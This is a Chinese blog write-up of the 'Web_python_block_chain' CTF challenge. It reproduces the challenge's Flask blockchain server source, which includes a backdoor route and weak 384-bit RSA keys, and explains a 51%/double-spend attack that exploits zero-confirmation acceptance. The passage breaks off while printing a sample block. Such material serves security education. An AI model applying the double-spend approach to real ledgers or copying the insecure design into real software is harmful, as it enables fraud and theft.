# 攻防世界web进阶区Web_python_block_chain详解

原创

無名之涟 于 2020-08-19 23:15:19 发布 

分类专栏： CTF



本文链接：https://blog.csdn.net/hxhxhxhxx/article/details/108111692



## 攻防世界web进阶区Web_python_block_chain详解



## 题目


Announcement: The server has been restarted at 21:45 04/17. All blockchain have been reset. View source code

hash of genesis block: 07088bbc269b8a8bcc08ce27aa35889efaab60472e1c15b4ecdfd2df1c6c05ac

the bank's addr: 8aaa41fad552f9a2231bba5242c58df16da1840979e37f0a20d5912ca829d240df4a992bd6518123a1c7034844448465, th
a4e4ec9827a53e8cf88d5eda99a3b965c8ae8eb334c5863fb874f554ce80ebf814f510fe3aef1c5a6dfb64c3bd7de1ab, the shop's addr:
9095cbe784e2c97c5076a9806171056356b8ee5d26ca9343af25e2a036a2301a82581c0044eee5c15cf3de9a2655e85b

Balance of all addresses: {"b35735fb31d2eea4c48eab955b1a0fab072b4ecbd4228694e30f99a7819a4ba61dc23c7a72283a5c2e94a602c9
"a63d14b5241f3cd20586f14b869097075bdf6798680c21e44ca6f49a04ad71d77f532f522fe854d6ee2cf15ea56a8f2b": 999999,
"8aaa41fad552f9a2231bba5242c58df16da1840979e37f0a20d5912ca829d240df4a992bd6518123a1c7034844448465": 0,
"a4e4ec9827a53e8cf88d5eda99a3b965c8ae8eb334c5863fb874f554ce80ebf814f510fe3aef1c5a6dfb64c3bd7de1ab": 0,
"9095cbe784e2c97c5076a9806171056356b8ee5d26ca9343af25e2a036a2301a82581c0044eee5c15cf3de9a2655e85b": 0}

All utxos: {"44f93a97-ecac-4bbe-939c-29b516c43cf2": {"amount": 1, "hash": "2b83d205e6d25c93f5256496821c47a32eba00423520edc
"b35735fb31d2eea4c48eab955b1a0fab072b4ecbd4228694e30f99a7819a4ba61dc23c7a72283a5c2e94a602c97e2641", "id": "44f93a97-
"ce03074c-8d4b-4d81-a78f-52b517bb8f91": {"amount": 999999, "hash": "e2ec61affec76b525ffe6d1951ec01d39a183814b91418967ff2
"a63d14b5241f3cd20586f14b869097075bdf6798680c21e44ca6f49a04ad71d77f532f522fe854d6ee2cf15ea56a8f2b", "id": "ce03074c-8d

Blockchain Explorer: {"5adb53ed0a1c2813243a9a84c873c866b7ba1444e32dc6c936d3f7df032aad1b": {"nonce": "a empty block", "prev'
"f37aed28b8d53ee749064c94adec334c149e70befe12a974f6025dbd9f72a3d3", "hash": "5adb53ed0a1c2813243a9a84c873c866b7ba14
"transactions": [], "height": 2}, "f37aed28b8d53ee749064c94adec334c149e70befe12a974f6025dbd9f72a3d3": {"nonce": "HAHA, I AM TI
"07088bbc269b8a8bcc08ce27aa35889efaab60472e1c15b4ecdfd2df1c6c05ac", "hash": "f37aed28b8d53ee749064c94adec334c149e70b
"transactions": [{"input": ["fd1a7fe0-be99-441e-a5e8-bb9f64072e14"], "signature":
["a542018985e733e7ebb8638fbbf297d1b634ceef74802e4cf89f2f4d2720699972e2dbd651401e3d8b7e760269f2fc1a"], "hash":
"ffce4ccd85649b03e2ec584e66341bfbead1f9bb7364be6fe2b871ffb9990b97", "output": [{"amount": 999999, "hash":
"e2ec61affec76b525ffe6d1951ec01d39a183814b91418967ff21cde8c703e8d", "addr":



## 详解

我们整理一下

```
Announcement: The server has been restarted at 21: 45 04 / 17.All blockchain have been reset.View source code

hash of genesis block: 1787809bc3d510a8137f05be51aca5b4597112339cd51f819ccd979372ef336c

the bank 's addr: a7a2fa8a252dd7fac9d829eb4ee9c1be86414698b8483b2d3d13074df0d7d948003696c743f16bea01f8afffa84c69
f7, the hacker'
s addr: aa182824bb8333cf921fbb0abf016be5af39c4df2a41f1d31815269e43c6322afbc9c705df18ea79573c3a33bcd93f05, the sh
op 's addr: d41e4e086a7d3c91016bfcd7da6d38a9728d58f156c9086252b5f3e731932e18d9dca44381f8aedbe1699ac764fc5be3

Balance of all addresses: {"aa182824bb8333cf921fbb0abf016be5af39c4df2a41f1d31815269e43c6322afbc9c705df18ea79573c
3a33bcd93f05": 999999, "a7a2fa8a252dd7fac9d829eb4ee9c1be86414698b8483b2d3d13074df0d7d948003696c743f16bea01f8afff
a84c69f7": 1, "d41e4e086a7d3c91016bfcd7da6d38a9728d58f156c9086252b5f3e731932e18d9dca44381f8aedbe1699ac764fc5be3"
: 0}

All utxos: {"62e42ed2-2272-45ec-86d1-f2463ddcbab3": {"amount": 1, "hash": "a896223f24c694d0212f6a50443b903f845a0
033b6b46bc9659fe1013adae8ff", "addr": "a7a2fa8a252dd7fac9d829eb4ee9c1be86414698b8483b2d3d13074df0d7d948003696c74
3f16bea01f8afffa84c69f7", "id": "62e42ed2-2272-45ec-86d1-f2463ddcbab3"}, "3c6d2037-a785-4d74-a163-b51fccd2d77f":
 {"amount": 999999, "hash": "c0edc0374d8b87525e42448b3af2b6731df8ca20118c6b785e7ac52af97bf92e", "addr": "aa18282
4bb8333cf921fbb0abf016be5af39c4df2a41f1d31815269e43c6322afbc9c705df18ea79573c3a33bcd93f05", "id": "3c6d2037-a785
-4d74-a163-b51fccd2d77f"}}

Blockchain Explorer: {"7f8b142cca7eefa7f4904943c74f9b6bb8dcb3600b465170afb1a22b9056fc26": {"nonce": "HAHA, I AM
THE BANK NOW!", "prev": "1787809bc3d510a8137f05be51aca5b4597112339cd51f819ccd979372ef336c", "hash": "7f8b142cca7
eefa7f4904943c74f9b6bb8dcb3600b465170afb1a22b9056fc26", "transactions": [{"input": ["58de72c9-d820-475f-b9f6-d5d
cbc761781"], "signature": ["20524654bcd19b2b27e7132e2bd5897c9b0eac039c551127aeff5272fc091c287336e3427174381d4ed0
2df3f96dd0e4"], "hash": "a68b9af63f8f30ae1186a20a52ed35f876fa3f21d9eb0dfd66d1ff690718136c", "output": [{"amount"
: 999999, "hash": "c0edc0374d8b87525e42448b3af2b6731df8ca20118c6b785e7ac52af97bf92e", "addr": "aa182824bb8333cf9
21fbb0abf016be5af39c4df2a41f1d31815269e43c6322afbc9c705df18ea79573c3a33bcd93f05", "id": "3c6d2037-a785-4d74-a163
-b51fccd2d77f"}, {"amount": 1, "hash": "a896223f24c694d0212f6a50443b903f845a0033b6b46bc9659fe1013adae8ff", "addr
": "a7a2fa8a252dd7fac9d829eb4ee9c1be86414698b8483b2d3d13074df0d7d948003696c743f16bea01f8afffa84c69f7", "id": "62
e42ed2-2272-45ec-86d1-f2463ddcbab3"}]}], "height": 1}, "1787809bc3d510a8137f05be51aca5b4597112339cd51f819ccd9793
72ef336c": {"nonce": "The Times 03/Jan/2009 Chancellor on brink of second bailout for bank", "prev": "0000000000
0000000000000000000000000000000000000000000000000000", "hash": "1787809bc3d510a8137f05be51aca5b4597112339cd51f
819ccd979372ef336c", "transactions": [{"input": [], "signature": [], "hash": "42940579eeabd8348095513b1608464107
658a320f634ac8bbb971e36d1574fd", "output": [{"amount": 1000000, "hash": "6a36554f99a0544afc0f360cb19593cfdb6cd01
0fffdb1bc3054130df63b47d5", "addr": "a7a2fa8a252dd7fac9d829eb4ee9c1be86414698b8483b2d3d13074df0d7d948003696c743f
16bea01f8afffa84c69f7", "id": "58de72c9-d820-475f-b9f6-d5dcbc761781"}]}], "height": 0}, "75bbd4f6185f5f468ea21af
512580e196869ed72e89898af5d9343627f1299af": {"nonce": "a empty block", "prev": "7f8b142cca7eefa7f4904943c74f9b6b
b8dcb3600b465170afb1a22b9056fc26", "hash": "75bbd4f6185f5f468ea21af512580e196869ed72e89898af5d9343627f1299af", "
transactions": [], "height": 2}}
```

访问/source_code,得到源码：

从这里访问一个美化页面
https://www.html.cn/tool/js_beautify/

```python
# -*- encoding: utf-8 -*-
# written in python 2.7
__author__ = 'garzon'

import hashlib, json, rsa, uuid, os
from flask import Flask, session, redirect, url_for, escape, request
from pycallgraph import PyCallGraph
from pycallgraph import Config
from pycallgraph.output import GraphvizOutput

app = Flask(__name__)
app.secret_key = '**********'
```

```
app.secret_key = '[redacted]'
url_prefix = ''

def FLAG():
    return 'Here is your flag: DDCTF{*****************}'

def hash(x):
    return hashlib.sha256(hashlib.md5(x).digest()).hexdigest()

def hash_reducer(x, y):
    return hash(hash(x)+hash(y))

def has_attrs(d, attrs):
    if type(d) != type({}): raise Exception("Input should be a dict/JSON")
    for attr in attrs:
        if attr not in d:
            raise Exception("{} should be presented in the input".format(attr))

EMPTY_HASH = '0'*64

def addr_to_pubkey(address):
    return rsa.PublicKey(int(address, 16), 65537)

def pubkey_to_address(pubkey):
    assert pubkey.e == 65537
    hexed = hex(pubkey.n)
    if hexed.endswith('L'): hexed = hexed[:-1]
    if hexed.startswith('0x'): hexed = hexed[2:]
    return hexed

def gen_addr_key_pair():
    pubkey, privkey = rsa.newkeys(384)
    return pubkey_to_address(pubkey), privkey

bank_address, bank_privkey = gen_addr_key_pair()
hacker_address, hacker_privkey = gen_addr_key_pair()
shop_address, shop_privkey = gen_addr_key_pair()
shop_wallet_address, shop_wallet_privkey = gen_addr_key_pair()

def sign_input_utxo(input_utxo_id, privkey):
    return rsa.sign(input_utxo_id, privkey, 'SHA-1').encode('hex')

def hash_utxo(utxo):
    return reduce(hash_reducer, [utxo['id'], utxo['addr'], str(utxo['amount'])])

def create_output_utxo(addr_to, amount):
    utxo = {'id': str(uuid.uuid4()), 'addr': addr_to, 'amount': amount}
    utxo['hash'] = hash_utxo(utxo)
    return utxo

def hash_tx(tx):
    return reduce(hash_reducer, [
        reduce(hash_reducer, tx['input'], EMPTY_HASH),
        reduce(hash_reducer, [utxo['hash'] for utxo in tx['output']], EMPTY_HASH)
    ])

def create_tx(input_utxo_ids, output_utxo, privkey_from=None):
    tx = {'input': input_utxo_ids, 'signature': [sign_input_utxo(id, privkey_from) for id in input_utxo_ids], 'o
utput': output_utxo}
    tx['hash'] = hash_tx(tx)
```

```
    return tx

def hash_block(block):
    return reduce(hash_reducer, [block['prev'], block['nonce'], reduce(hash_reducer, [tx['hash'] for tx in block
['transactions']], EMPTY_HASH)])

def create_block(prev_block_hash, nonce_str, transactions):
    if type(prev_block_hash) != type(''): raise Exception('prev_block_hash should be hex-encoded hash value')
    nonce = str(nonce_str)
    if len(nonce) > 128: raise Exception('the nonce is too long')
    block = {'prev': prev_block_hash, 'nonce': nonce, 'transactions': transactions}
    block['hash'] = hash_block(block)
    return block

def find_blockchain_tail():
    return max(session['blocks'].values(), key=lambda block: block['height'])

def calculate_utxo(blockchain_tail):
    curr_block = blockchain_tail
    blockchain = [curr_block]
    while curr_block['hash'] != session['genesis_block_hash']:
        curr_block = session['blocks'][curr_block['prev']]
        blockchain.append(curr_block)
    blockchain = blockchain[::-1]
    utxos = {}
    for block in blockchain:
        for tx in block['transactions']:
            for input_utxo_id in tx['input']:
                del utxos[input_utxo_id]
            for utxo in tx['output']:
                utxos[utxo['id']] = utxo
    return utxos

def calculate_balance(utxos):
    balance = {bank_address: 0, hacker_address: 0, shop_address: 0}
    for utxo in utxos.values():
        if utxo['addr'] not in balance:
            balance[utxo['addr']] = 0
        balance[utxo['addr']] += utxo['amount']
    return balance

def verify_utxo_signature(address, utxo_id, signature):
    try:
        return rsa.verify(utxo_id, signature.decode('hex'), addr_to_pubkey(address))
    except:
        return False

def append_block(block, difficulty=int('f'*64, 16)):
    has_attrs(block, ['prev', 'nonce', 'transactions'])

    if type(block['prev']) == type(u''): block['prev'] = str(block['prev'])
    if type(block['nonce']) == type(u''): block['nonce'] = str(block['nonce'])
    if block['prev'] not in session['blocks']: raise Exception("unknown parent block")
    tail = session['blocks'][block['prev']]
    utxos = calculate_utxo(tail)

    if type(block['transactions']) != type([]): raise Exception('Please put a transaction array in the block')
    new_utxo_ids = set()
    for tx in block['transactions']:
        has_attrs(tx, ['input', 'output', 'signatures'])
```

```
        has_attrs(tx, ['input', 'output', 'signature'])

        for utxo in tx['output']:
            has_attrs(utxo, ['amount', 'addr', 'id'])
            if type(utxo['id']) == type(u''): utxo['id'] = str(utxo['id'])
            if type(utxo['addr']) == type(u''): utxo['addr'] = str(utxo['addr'])
            if type(utxo['id']) != type(''): raise Exception("unknown type of id of output utxo")
            if utxo['id'] in new_utxo_ids: raise Exception("output utxo of same id({}) already exists.".format(u
txo['id']))
            new_utxo_ids.add(utxo['id'])
            if type(utxo['amount']) != type(1): raise Exception("unknown type of amount of output utxo")
            if utxo['amount'] <= 0: raise Exception("invalid amount of output utxo")
            if type(utxo['addr']) != type(''): raise Exception("unknown type of address of output utxo")
            try:
                addr_to_pubkey(utxo['addr'])
            except:
                raise Exception("invalid type of address({})".format(utxo['addr']))
            utxo['hash'] = hash_utxo(utxo)
        tot_output = sum([utxo['amount'] for utxo in tx['output']])

        if type(tx['input']) != type([]): raise Exception("type of input utxo ids in tx should be array")
        if type(tx['signature']) != type([]): raise Exception("type of input utxo signatures in tx should be arr
ay")
        if len(tx['input']) != len(tx['signature']): raise Exception("lengths of arrays of ids and signatures of
 input utxos should be the same")
        tot_input = 0
        tx['input'] = [str(i) if type(i) == type(u'') else i for i in tx['input']]
        tx['signature'] = [str(i) if type(i) == type(u'') else i for i in tx['signature']]
        for utxo_id, signature in zip(tx['input'], tx['signature']):
            if type(utxo_id) != type(''): raise Exception("unknown type of id of input utxo")
            if utxo_id not in utxos: raise Exception("invalid id of input utxo. Input utxo({}) does not exist or
 it has been consumed.".format(utxo_id))
            utxo = utxos[utxo_id]
            if type(signature) != type(''): raise Exception("unknown type of signature of input utxo")
            if not verify_utxo_signature(utxo['addr'], utxo_id, signature):
                raise Exception("Signature of input utxo is not valid. You are not the owner of this input utxo(
{})!".format(utxo_id))
            tot_input += utxo['amount']
            del utxos[utxo_id]
        if tot_output > tot_input:
            raise Exception("You don't have enough amount of DDCoins in the input utxo! {}/{}".format(tot_input,
 tot_output))
        tx['hash'] = hash_tx(tx)

    block = create_block(block['prev'], block['nonce'], block['transactions'])
    block_hash = int(block['hash'], 16)
    if block_hash > difficulty: raise Exception('Please provide a valid Proof-of-Work')
    block['height'] = tail['height']+1
    if len(session['blocks']) > 50: raise Exception('The blockchain is too long. Use ./reset to reset the blockc
hain')
    if block['hash'] in session['blocks']: raise Exception('A same block is already in the blockchain')
    session['blocks'][block['hash']] = block
    session.modified = True

def init():
    if 'blocks' not in session:
        session['blocks'] = {}
        session['your_diamonds'] = 0
        # First, the bank issued some DDCoins ...
        total_currency_issued = create_output_utxo(bank_address, 1000000)
```

```
        genesis_transaction = create_tx([], [total_currency_issued]) # create DDCoins from nothing
        genesis_block = create_block(EMPTY_HASH, 'The Times 03/Jan/2009 Chancellor on brink of second bailout fo
r bank', [genesis_transaction])
        session['genesis_block_hash'] = genesis_block['hash']
        genesis_block['height'] = 0
        session['blocks'][genesis_block['hash']] = genesis_block

        # Then, the bank was hacked by the hacker ...
        handout = create_output_utxo(hacker_address, 999999)
        reserved = create_output_utxo(bank_address, 1)
        transferred = create_tx([total_currency_issued['id']], [handout, reserved], bank_privkey)
        second_block = create_block(genesis_block['hash'], 'HAHA, I AM THE BANK NOW!', [transferred])
        append_block(second_block)

        # Can you buy 2 diamonds using all DDCoins?
        third_block = create_block(second_block['hash'], 'a empty block', [])
        append_block(third_block)

def get_balance_of_all():
    init()
    tail = find_blockchain_tail()
    utxos = calculate_utxo(tail)
    return calculate_balance(utxos), utxos, tail

@app.route(url_prefix+'/')
def homepage():
    announcement = 'Announcement: The server has been restarted at 21:45 04/17. All blockchain have been reset.
'
    balance, utxos, _ = get_balance_of_all()
    genesis_block_info = 'hash of genesis block: ' + session['genesis_block_hash']
    addr_info = 'the bank\'s addr: ' + bank_address + ', the hacker\'s addr: ' + hacker_address + ', the shop\'s
 addr: ' + shop_address
    balance_info = 'Balance of all addresses: ' + json.dumps(balance)
    utxo_info = 'All utxos: ' + json.dumps(utxos)
    blockchain_info = 'Blockchain Explorer: ' + json.dumps(session['blocks'])
    view_source_code_link = "<a href='source_code'>View source code</a>"
    return announcement+('<br /><br />\r\n\r\n'.join([view_source_code_link, genesis_block_info, addr_info, bala
nce_info, utxo_info, blockchain_info]))


@app.route(url_prefix+'/flag')
def getFlag():
    init()
    if session['your_diamonds'] >= 2: return FLAG()
    return 'To get the flag, you should buy 2 diamonds from the shop. You have {} diamonds now. To buy a diamond
, transfer 1000000 DDCoins to '.format(session['your_diamonds']) + shop_address

def find_enough_utxos(utxos, addr_from, amount):
    collected = []
    for utxo in utxos.values():
        if utxo['addr'] == addr_from:
            amount -= utxo['amount']
            collected.append(utxo['id'])
        if amount <= 0: return collected, -amount
    raise Exception('no enough DDCoins in ' + addr_from)

def transfer(utxos, addr_from, addr_to, amount, privkey):
    input_utxo_ids, the_change = find_enough_utxos(utxos, addr_from, amount)
    outputs = [create_output_utxo(addr_to, amount)]
```

```
    if the_change != 0:
        outputs.append(create_output_utxo(addr_from, the_change))
    return create_tx(input_utxo_ids, outputs, privkey)

@app.route(url_prefix+'/5ecr3t_free_D1diCoin_b@ckD00r/<string:address>')
def free_ddcoin(address):
    balance, utxos, tail = get_balance_of_all()
    if balance[bank_address] == 0: return 'The bank has no money now.'
    try:
        address = str(address)
        addr_to_pubkey(address) # to check if it is a valid address
        transferred = transfer(utxos, bank_address, address, balance[bank_address], bank_privkey)
        new_block = create_block(tail['hash'], 'b@cKd00R tr1993ReD', [transferred])
        append_block(new_block)
        return str(balance[bank_address]) + ' DDCoins are successfully sent to ' + address
    except Exception, e:
        return 'ERROR: ' + str(e)

DIFFICULTY = int('00000' + 'f' * 59, 16)
@app.route(url_prefix+'/create_transaction', methods=['POST'])
def create_tx_and_check_shop_balance():
    init()
    try:
        block = json.loads(request.data)
        append_block(block, DIFFICULTY)
        msg = 'transaction finished.'
    except Exception, e:
        return str(e)

    balance, utxos, tail = get_balance_of_all()
    if balance[shop_address] == 1000000:
        # when 1000000 DDCoins are received, the shop will give you a diamond
        session['your_diamonds'] += 1
        # and immediately the shop will store the money somewhere safe.
        transferred = transfer(utxos, shop_address, shop_wallet_address, balance[shop_address], shop_privkey)
        new_block = create_block(tail['hash'], 'save the DDCoins in a cold wallet', [transferred])
        append_block(new_block)
        msg += ' You receive a diamond.'
    return msg


# if you mess up the blockchain, use this to reset the blockchain.
@app.route(url_prefix+'/reset')
def reset_blockchain():
    if 'blocks' in session: del session['blocks']
    if 'genesis_block_hash' in session: del session['genesis_block_hash']
    return 'reset.'

@app.route(url_prefix+'/source_code')
def show_source_code():
    source = open('serve.py', 'r')
    html = ''
    for line in source:
        html += line.replace('&','&amp;').replace('\t', ' '*4).replace(' ',' ').replace('<', '&lt;').r
eplace('>','&gt;').replace('\n', '<br />')
    source.close()
    return html

if __name__ == '__main__':
    app.run(debug=False, host='0.0.0.0')
```

我们访问以后，有一个python的源码

1. List item

题目描述

```
某银行利用区块链技术，发明了DiDiCoins记账系统。某宝石商店采用了这一方式来完成钻石的销售与清算过程。不幸的是，该银行被黑客入侵，私钥被窃取，维持区块链正常运转的矿机也全部宕机。现在，你能追回所有DDCoins，并且从商店购买2颗钻石么？

注意事项：区块链是存在cookie里的，可能会因为区块链太长，浏览器不接受服务器返回的set-cookie字段而导致区块链无法更新，因此强烈推荐写脚本发请求
```

## 51% 双花攻击

1. 这道题整的解法是 51% （双花）攻击。
2. 请于正常的区块链区分开来，题目环境中只有你一个玩家，并没有人与你竞争（挖矿）。
3. 商店交易采用0确认，而不是现实中的6确认。
4. 当出现分叉时，区块链的规则认最长的分链为主链，并舍去原有的链。
5. 区块链允许添加空块
   51%（双花）攻击可以达到的目的就是使攻击前的交易作废，这里的前不一定是前一个，而是很大程度上取决于你的算力的。让之前的交易作废有什么好处呢？这里我们就要考虑0确认和6确认的区别了。

先看看6确认：


当产生一笔交易时，区块链的P2P网络会广播这笔交易，这笔交易会被一个挖矿节点收到，并验证，如果这个挖矿节点挖到区块（生成的hash满足条件）后，并且这笔交易的手续费足够吸引这个节点去打包进区块，那这笔交易就会被打包进区块。因此就得到了一个确认，这个矿工也拿走了相应的手续费。 这个挖矿节点打包后，会把区块广播给其他节点。其他节点验证并广播这个区块。 如果这个区块得到更多的挖矿节点的验证确认，那就得到了更多的确认。这样这笔交易就被记录到了比特币区块链，并成为了比特币账本的一部分。如果得到6个确认后，我们就认为它永远不可变了。


0确认就同样的道理了，那就是不需要别人确认，就如我们生活中的一手交钱一手交货，不同的是生活中我们处于中心化社会，银行会帮我们确认。而6确认就是需要经过6个人(区块被挖出)交易才确定。

可以看到对0确认和6确认进行51%(双花)攻击的难度是不一样的，6确认需要的算力明显要大，因为他要多比其他人生成6个区块。（应该可以这样理解吧，可能我还需要继续学习，如上，如有不对可以联系我(jay80#protonmail.com)改正，在这也谢谢各位大佬了。）好在，题目并不是采用6确认。

然后再看看这里的51% 攻击，其实这里说的51%是指算力，也就是这种攻击需要攻击者具备全网51%的算力，因为这样才有机会使自己生成（挖出）区块的速度超过其他人，然后按区块链的规则：当出现分叉时，区块链的规则认最长的分链为主链，并舍去原有的链，就达到了撤销原来链上已经存在的交易，拿回该交易使用了的钱的目的，这里我的另一个理解就是可以使交易回滚，从而追回被盗的钱。

对攻击的原理有了简单的理解后，我们就来看看这道题从原理上应该怎么做。先放两张自己画的图：








实际构造

原理上明白了以后，我们就开始从代码上进行实际攻击。首先我们先看一下一个标准的区块是咋样的，下面其实就是黑客盗取银行的区块：

```
{
    "nonce": "HAHA, I AM THE BANK NOW!",
    "prev": "5bc355ab21fd7e07040e2882f36ff8fba90809cbaa27b80bc1439a6e85beec25",
    "hash": "e31e1a9a8797d464304c34f215b65edf510bd0dd251fd5d23f9a41017aaba205",
    "transactions": [
        {
            "input": [
                "e95c5a89-3f0e-4bd6-a4bc-8ff006fa2a42"
            ],
            "signature": [
                "8cf74260504449ce72c537b587b534c7f93e459d97898faea8a3a68622bbe01f2117fba4cfd3cff69f12e209d74cf87
c"
            ],
            "hash": "a314b20a66ab94c735f0f82c47ea679869980eb98f0d937a27531f328374119c",
            "output": [
                {
                    "amount": 999999,
                    "hash": "513c7eb598f25efb6201f5f2df66842fc92a3890b6927d1b5563ab88ef87eeba",
                    "addr": "955c823ea45e97e128bd2c64d139b3625afb3b19c37da9972548f3d28ed584b24f5ea49a17ecbe60e9a
0a717b834b131",
